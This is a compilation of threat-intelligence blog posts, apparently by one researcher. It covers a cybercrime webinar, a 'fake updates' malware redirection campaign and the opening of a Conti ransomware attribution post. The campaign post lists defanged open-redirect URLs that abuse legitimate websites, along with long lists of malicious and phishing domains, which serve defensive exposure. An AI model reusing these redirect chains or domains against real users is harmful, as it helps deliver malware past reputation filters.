
Drop me a line at dancho.danchev@hush.com

1. https://blogger.googleusercontent.com/img/a/AVvXsEg_7MSW_z_V-I6SgkVJNt8q-Dr6BNNXD1XXxGdzKI3ffKVtnXOBuOHOBJAthxA8YHhEZoSDjTK5nn19fVjpW3ELuPIg2myBgJXyiFSARKjzw6Fb
2. https://blogger.googleusercontent.com/img/a/AVvXsEg_3NNP5AMTHZ0iqE81hljwznVHrDvieDVysTrsB3tGVqXlCROWibRbWKqFXDsB1IgQXEJGLjuq7vEJc4N1cgRNtWWjvdX4_PJ5odsdVEGOU_yj

1.3.13 Upcoming Webinar Participation (2023-12-15 19:02)

CYBERCRIME

The evolving threat landscape and the future of cybercrime.



MONDAY

12 December 2023
18:30 (Paris)

HOSTED BY



Jean-Loup Richet
Associate Professor
Co-Director of the Risk Chair

SPEAKERS

Dancho Danchev
Threat Intelligence Pioneer
Nation-state cybercrime researcher


Ronan Mouchoux
Threat Intelligence Specialist
Cofounder of XRATOR

Dear blog readers,

Check out the link [2]here.


1. <https://blogger.googleusercontent.com/img/a/AVvXsEjWuPOJvNGz2brUfWL10BK6zBZoFcHgkUettcNC26tSTrLP1L9eLn7i9FPm0ysfhRdFylsm00tLhHew-ZVfTB2oGTzJa1rtIBCm62M276XJ0>
2. <https://www.linkedin.com/events/theevolvingthreatlandscapeandth7138811320363036672>

1.3.14 Who's Pushing All The "Fake Updates" Malicious Software Using Redirectors and Traffic Distribution and Redirection Systems and Tools Domains? (2023-12-28 13:03)



I've recently observed an increase in compromised or exploited to be precise in the context of abusing unfixed web application flaws such as for instance redirection notifications on high-traffic and high-profile Web sites where the ultimate goal would be to push traffic distribution and traffic management rogue domains part of a URL redirection chain where the ultimate goal would be to utilize both legitimate high-traffic and high-profile Web sites including purely malicious Web sites for the purpose of dropping malicious software on the targeted hosts.

The surprising part? The primary and entire portfolio of these traffic redirection and traffic management domain are parked on 193.106.175.18 - AS50465 - IQHost Ltd where one of the bigger domain farms is parked at <http://biggerfun.org>.



Sample misconfigured high-traffic and high-profile Web sites that allow redirections potentially bypassing reputation filters include:

hxxp://afmonline.org/?URL=hxxp://khTrnB0WV8.biggerfun.org/khTrnB0WV8/

hxxp://whiskyparts.co/?URL=m88Z2iiER.biggerfun.org/m88Z2iiER/

hxxp://hardemancounty.org/?URL=http%3A%2F%2F1FXddDHkYN.biggerfun.org/1FXddDHkYN/

hxxp://bukkit.org/proxy.php?link=hxxp://uToqSuwC.biggerfun.org/uToqSuwC/

hxxp://www.centralsynagogue.org/?URL=hxxp://NjNr8Mkm.biggerfun.org/NjNr8Mkm/

hxxp://board-en.piratestorm.com/proxy.php?link=http%3A%2F%2Fn8KwBr.biggerfun.org/n8KwBr/

hxxp://boards.theforce.net/proxy.php?link=hxxp://WihYqBBuvj.biggerfun.org/WihYqBBuvj/

hxxp://www.cutrite.com.au/?URL=hxxp://9mVRIHjF.biggerfun.org/9mVRIHjF/

[3]



Sample traffic redirection and traffic management domains involved in the campaign include:

hxxp://surelytheme.org

hxxp://bluegaslamp.org

hxxp://throatpills.org


hxxp://draggedline.org

hxxp://machinetext.org

hxxp://throatpills.org

hxxp://climedballon.org

[4]



Sample related domains known to have been involved in the campaign and are currently parked at 193.106.175.18 - AS50465 - IQHost Ltd include:

hxxp://jsqur.com

hxxp://libertader.org

hxxp://mrbotn.jsqur.com

hxxp://www.catsndogz.org

hxxp://user179.jsqur.com

hxxp://marcusdesigninc.jsqur.com

hxxp://nuvoleparlanti.jsqur.com

hxxp://fserver.jsqur.com

hxxp://download.www.windowlight.org


hxxp://mtf-misawa.jsqur.com

hxxp://cdn.jsqur.com
hxxp://dashtiha.jsqur.com
hxxp://vitkutin.jsqur.com
hxxp://permisdeconduire.jsqur.com
hxxp://olympics.jsqur.com
hxxp://emv1.vibedroom.org
hxxp://melpar-emh1.jsqur.com
hxxp://u.admin.backendjs.org
hxxp://billtieleman.jsqur.com
hxxp://descarte.jsqur.com
hxxp://4m.jsqur.com
hxxp://sn007.jsqur.com
hxxp://win24.jsqur.com
hxxp://web3449.jsqur.com
hxxp://cgxdave.jsqur.com
hxxp://cassandre.jsqur.com
hxxp://deeptrickday.org
hxxp://xxxl80.jsqur.com
hxxp://91.jsqur.com
hxxp://castlerea.jsqur.com
hxxp://dkline.jsqur.com
hxxp://daws-512.jsqur.com
hxxp://ufl.jsqur.com
hxxp://eggert.jsqur.com
hxxp://apps.jqueryj.com
hxxp://frightyseven.org
hxxp://beal.jsqur.com
hxxp://survey.backendjs.org
hxxp://best-funny-quotes.jsqur.com
hxxp://jeanm.jsqur.com
hxxp://forms.admin.backendjs.org
hxxp://comtenc.jsqur.com
hxxp://dannyfilm.jsqur.com
hxxp://office.backendjs.org
hxxp://jqueryj.com

hxxp://longtail.jsqur.com
hxxp://web6201.jsqur.com
hxxp://hoytek-gw4.jsqur.com
hxxp://gazeta.jsqur.com
hxxp://www.treegreeny.org
hxxp://cpfm.jsqur.com
hxxp://asims-rdck1.jsqur.com
hxxp://indiajobscircle.jsqur.com
hxxp://babbar.jsqur.com
hxxp://gorki.jsqur.com
hxxp://gmailblog.jsqur.com
hxxp://dvan.jsqur.com
hxxp://carpinteros-aluminio.jsqur.com
hxxp://web18332.jsqur.com
hxxp://wallah.jsqur.com
hxxp://si.jsqur.com
hxxp://shems.jsqur.com
hxxp://vigen.jsqur.com
hxxp://sws.jsqur.com
hxxp://routetest.jsqur.com
hxxp://account.admin.backendjs.org
hxxp://secure-ite2-origin.jsqur.com
hxxp://mdm.backendjs.org
hxxp://_dmarc.jqueryns.com
hxxp://mdm.backendjs.org
hxxp://mntc.jsqur.com
hxxp://powerful.jsqur.com
hxxp://whitney.jsqur.com
hxxp://stream.jsqur.com
hxxp://uhost.jsqur.com
hxxp://unix3.jsqur.com
hxxp://www.florida.jsqur.com
hxxp://jkelley.jsqur.com
hxxp://derby.jsqur.com
hxxp://currier.jsqur.com

hxxp://wp.admin.backendjs.org
hxxp://frente-a-camaras.jsqur.com
hxxp://facman.jsqur.com
hxxp://b10.jsqur.com
hxxp://arehn.jsqur.com
hxxp://cprat.jsqur.com
hxxp://hpermsp.jsqur.com
hxxp://ksia.jsqur.com
hxxp://jhansen.jsqur.com
hxxp://biggerfun.org
hxxp://kodakr.jsqur.com
hxxp://samfox.jsqur.com
hxxp://apps.jsqur.com
hxxp://passe.jsqur.com
hxxp://walkman.jsqur.com
hxxp://stovallscx.jsqur.com
hxxp://antivir.jsqur.com
hxxp://link2-me.jsqur.com
hxxp://xx9.jsqur.com
hxxp://quine.jsqur.com
hxxp://v.circuspride.org
hxxp://cn.circuspride.org
hxxp://x.circuspride.org
hxxp://pay.circuspride.org
hxxp://ssl.circuspride.org
hxxp://physiology.jsqur.com
hxxp://mytabletpcuk.jsqur.com
hxxp://gdsz.jsqur.com
hxxp://daws-43-5.jsqur.com
hxxp://cfg.circuspride.org
hxxp://ip90.jsqur.com
hxxp://oily.jsqur.com
hxxp://jqueryh.org
hxxp://tamarack.jsqur.com
hxxp://macgo.jsqur.com

hxxp://interlock.jsqur.com
hxxp://cmu-cc-vma.jsqur.com
hxxp://daws91-3.jsqur.com
hxxp://norman.jsqur.com
hxxp://www.16.jsqur.com
hxxp://web3933.jsqur.com
hxxp://mta-sts.bluegaslamp.org
hxxp://212.jsqur.com
hxxp://dooly.jsqur.com
hxxp://www.bigbricks.org
hxxp://machinetext.org
hxxp://kb.windowlight.org
hxxp://catsndogz.org
hxxp://whitedrill.org
hxxp://www.neworderspath.org
hxxp://jqueryns.com
hxxp://sorteios-e-promocoes.jsqur.com
hxxp://web5422.jsqur.com
hxxp://ivtortypqfyi.greedyclowns.org
hxxp://ivtorlypqfyi.greedyclowns.org
hxxp://ivladimir.surelytheme.org
hxxp://ivbdimir.surelytheme.org
hxxp://liorida.surelytheme.org
hxxp://rota-sts.climedballon.org
hxxp://climedballon.org
hxxp://treegreeny.org
hxxp://daddygarages.org
hxxp://emperorplan.org



hxxp://bigbricks.org
hxxp://greedyclowns.org
hxxp://vibedroom.org
hxxp://backendjs.org
hxxp://dailytickyclock.org
hxxp://neworderspath.org
hxxp://devcodejs.org
hxxp://cancelledfirestarter.org
hxxp://greedyfines.org
hxxp://limeerror.org
hxxp://bluegaslamp.org
hxxp://throatpills.org
hxxp://drilledgas.org
hxxp://draggedline.org
hxxp://windowlight.org
hxxp://sevenpunches.org
hxxp://circuspride.org
hxxp://linedgreen.org
hxxp://surelytheme.org
hxxp://vivaldi-ed.group
hxxp://cashapp-renewal.com
hxxp://ing-update.info
hxxp://bankid-app.net
hxxp://commonwealth-renewal.com
hxxp://transfer-management.com

hxxp://banko-atnaujinimas.com
hxxp://s-identity-verwalten.com
hxxp://bigfat.shop
hxxp://fomzerapoze.shop
hxxp://aremonuza.shop
hxxp://hanmozapre.shop
hxxp://bamizorapa.shop
hxxp://yazevora.com
hxxp://ipko-aktualizacja.com
hxxp://halifax.signin-helpdesk.com
hxxp://signin-helpdesk.com
hxxp://hailfax.signin-helpdesk.com
hxxp://online-helpdesk-portal.com
hxxp://santander.online-helpdesk-portal.com
hxxp://jquerypure.com
hxxp://de-system-913580.xyz
hxxp://targo.de-system-913580.xyz
hxxp://be-systeem-8510598.xyz
hxxp://ns1.putinkremel.su
hxxp://notudhost.com.ru
hxxp://trsew.ru
hxxp://fashmodsite.uno
hxxp://nnnten.ru
hxxp://tenhost.com.ru
hxxp://au-08.top
hxxp://jutralalali.xyz
hxxp://gilirges.ru
hxxp://www.gilirges.ru
hxxp://ftp.gilirges.ru
hxxp://www.tanmhopisj.xyz
hxxp://tanmhopisj.xyz
hxxp://dev.urbangroup.ru
hxxp://equalizer.dev.urbangroup.ru
hxxp://vk.equalizer.dev.urbangroup.ru
hxxp://partners.urbangroup.ru

hxxp://realty-2.urbangroup.ru
hxxp://ivakino.urbangroup.ru
hxxp://gtry.ru
hxxp://serferio.ru
hxxp://forum-laikovo.urbangroup.ru
hxxp://urbangroup.ru
hxxp://myrussianland.ru
hxxp://gb2nevinsk.ru
hxxp://englishbiblioteka.ru
hxxp://aleana63.ru
hxxp://aptekaplus23.ru
hxxp://chulkovo.info
hxxp://mchedlidze.ru
hxxp://stroytransm.ru
hxxp://flystore.ru
hxxp://kino-pirat.net
hxxp://2sunss.com
hxxp://posadisvoederevo.ru
hxxp://testcosmetic.com
hxxp://vkino.me
hxxp://v1080hd.com
hxxp://r-style.com
hxxp://science-techno.ru
hxxp://kinotuz.ru
hxxp://901901.ru
hxxp://ludota.ru
hxxp://maindoor.ru
hxxp://kinoxaba.ru
hxxp://youcanexcel.ru
hxxp://gidonlinehd.ru
hxxp://kinoggo.ru
hxxp://100pdf.net
hxxp://kinoext.ru
hxxp://www.mreporter.ru
hxxp://magobr.ru

hxxp://lg-soft.ru
hxxp://anapa-new.ru
hxxp://fat-man.ru
hxxp://gracio.ru
hxxp://ikd.ru
hxxp://poseidonboat.ru
hxxp://vetla.ru
hxxp://74dom.ru
hxxp://kabrik-servis.ru
hxxp://tehnopanda.ru
hxxp://creativejournal.ru
hxxp://ufamenu.ru
hxxp://idf.ru
hxxp://sporthit.ru
hxxp://injgeo.ru
hxxp://asbank.ru
hxxp://wood-lux.ru
hxxp://lbf51b14.justinstalledpanel.com

I'll continue monitoring the campaign and will post updates as soon as new developments take place.

1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgs5d1S7E-Ce7-ilprKLPNDpH_Jrcnq5zLdi2f4RVo_6tn4jbYyo8AG5cpK4xKw6DIPjL6mScTy1LcuqQ7s03PqHHzPJl2nvmEva0W
2. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEinpmfFh7eA1xWgBz3WktzYDV3Pk9QK3whj03gDrSb2VVnR_u7vJF2JYv1BzTAys_ECpoh6HL7sd2eK29HleN8zSNYGYEAcd3w5Ad
3. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjsK2gbG6IfYRNVjP37o93igXa53j0aKpkAizfY81U9D7ZEs z6MNFiTdd1IYEnz6dxqTIGNPw1mJ55rQRUwyxiuubBtA295XyWgjPH>
4. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhJv4E3KvwZh7kVJM2Ld-z-ctIiBHyWLCpiKH19vdDGUHRAQ V7vC9dsGbFawnJxrBsEMeRP-GpyhLFG3j80nYNbIZfkCBBg_h7NY-
5. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjwLgGrhZFYon7RY7B7FZkEDYh11ev7ftQ41u6iZ1s6GiCjV Rmyh7AaKTuibx7DNDLAtJZ4-3vMnp8_H556LMDMQxfklFkv0m1t6nE

2024

2.1 January

2.1.1 Who's Behind the Conti Ransomware Gang? - Part Two (2024-01-03 16:35)

[1]

REWARD UP TO \$10 MILLION

**FOREIGN GOVERNMENT-LINKED MALICIOUS CYBER ACTIVITY
TARGETING U.S. CRITICAL INFRASTRUCTURE**

If you have information that ties hacking groups such as Conti, TrickBot, Wizard Spider; the hackers known as "Tramp," "Dandis," "Professor," "Reshaev," or "Target"; or any malware or ransomware to a foreign government targeting U.S. critical infrastructure, you may be eligible for a reward.

Send your information to RFJ via our Tor-based tip line below.

Tor Link: he5dybnt7sr6cm32xt77pazmtm65flqy6irivtflruqfc5ep7eiodiad.onion

**U.S. Department of State
Diplomatic Security Service
Rewards for Justice**

**+1-202-702-7843
@RFJ_USA**

IS THIS THE CONTI ASSOCIATE KNOWN AS "TARGET"?

In a series of blog posts I exposed the "[2]The Top Management of the Conti Ransomware Group's Fashion and Charity Brands" including "[3]Who's Behind the Conti Ransomware Gang" where I also offered an in-depth peek inside "[4]The Conti Ransomware Gang and the Trickbot Cybercrime Enterprise XMPP's and Jabber Account IDs" where I also successfully applied for the Rewards for Justice program "[5]Applying for the Rewards for Justice on the Conti Ransomware Gang Program" where I also published never-published or discussed before "[6]New Images Courtesy of the Conti Ransomware Gang" including my Rewards for Justice Conti Ransomware Gang research compilation "[7]Dancho Danchev's Rewards for Justice Conti Ransomware Gang Research and Analysis Compilation" which you can grab from [8]here including my first Twitter Space on how I tracked down the Conti Ransomware Gang "[9]My


First Twitter Space on How I Tracked Down The Conti Ransomware Gang Using Real-Time OSINT" including to expose "[10]Exposing Bentley and Liam From The Conti/Trickbot Malware Gang" including to publish never-published or discussed before Conti Ransomware Gang videos and images courtesy of the "[11]The Conti Ransomware Gang" including to publish an additional set of never-published or released videos courtesy of the Conti Ransomware Gang "[12]The Conti Ransomware Gang - Videos - Part Two" including to elaborate on some of my research in my "[13]Rewards for Justice - Dancho Danchev" including to publish an additional set of "[14]The Conti Ransomware Gang's OSINT Artifacts" including to also provide "[15]A Compilation of Conti Ransomware Gang BitCoin Transaction IDs - An OSINT Analysis" including "[16]A Compilation of Known Conti Ransomware Malicious Domains - An OSINT Analysis" including "[17]A Compilation of Known Conti Ransomware Themed Malicious and Fraudulent MD5s - An OSINT Analysis" including "[18]Exposing the Fashion Brands of the Conti Ransomware Group" including "[19]Exposing the Trickbot Malware Gang - An OSINT Analysis" including "[20]Exposing the Conti Ransomware Gang - An OSINT Analysis" including "[21]A Compilation of Known Conti Ransomware Gang Malicious Executable Download Locations - An OSINT Analysis" including "[22]Exposing the Conti Ransomware Gang - An OSINT Analysis" including "[23]Rewards for Justice - Dancho Danchev" including "[24]How to Take Down the Conti Ransomware Gang - A Practical And Relevant Case Study on Taking Down Cybercriminal Infrastructure - A Practical Example".

In this post I'll do a last round of elaboration into all the research efforts I've been putting into identifying core members of the Conti Ransomware Gang using their recently leaked internal communication publicly including to use exclusively OSINT for the purpose of successfully identifying key and core members of what appears to be a diversified cybercrime gang that has a pretty interesting way of distributing their fraudulently obtained income in the context of sponsoring and participating in fashion shows and other educational and music sponsorship efforts and campaigns on the Russian market supposedly using the stolen income that they've obtained using their ransomware tactics and techniques.

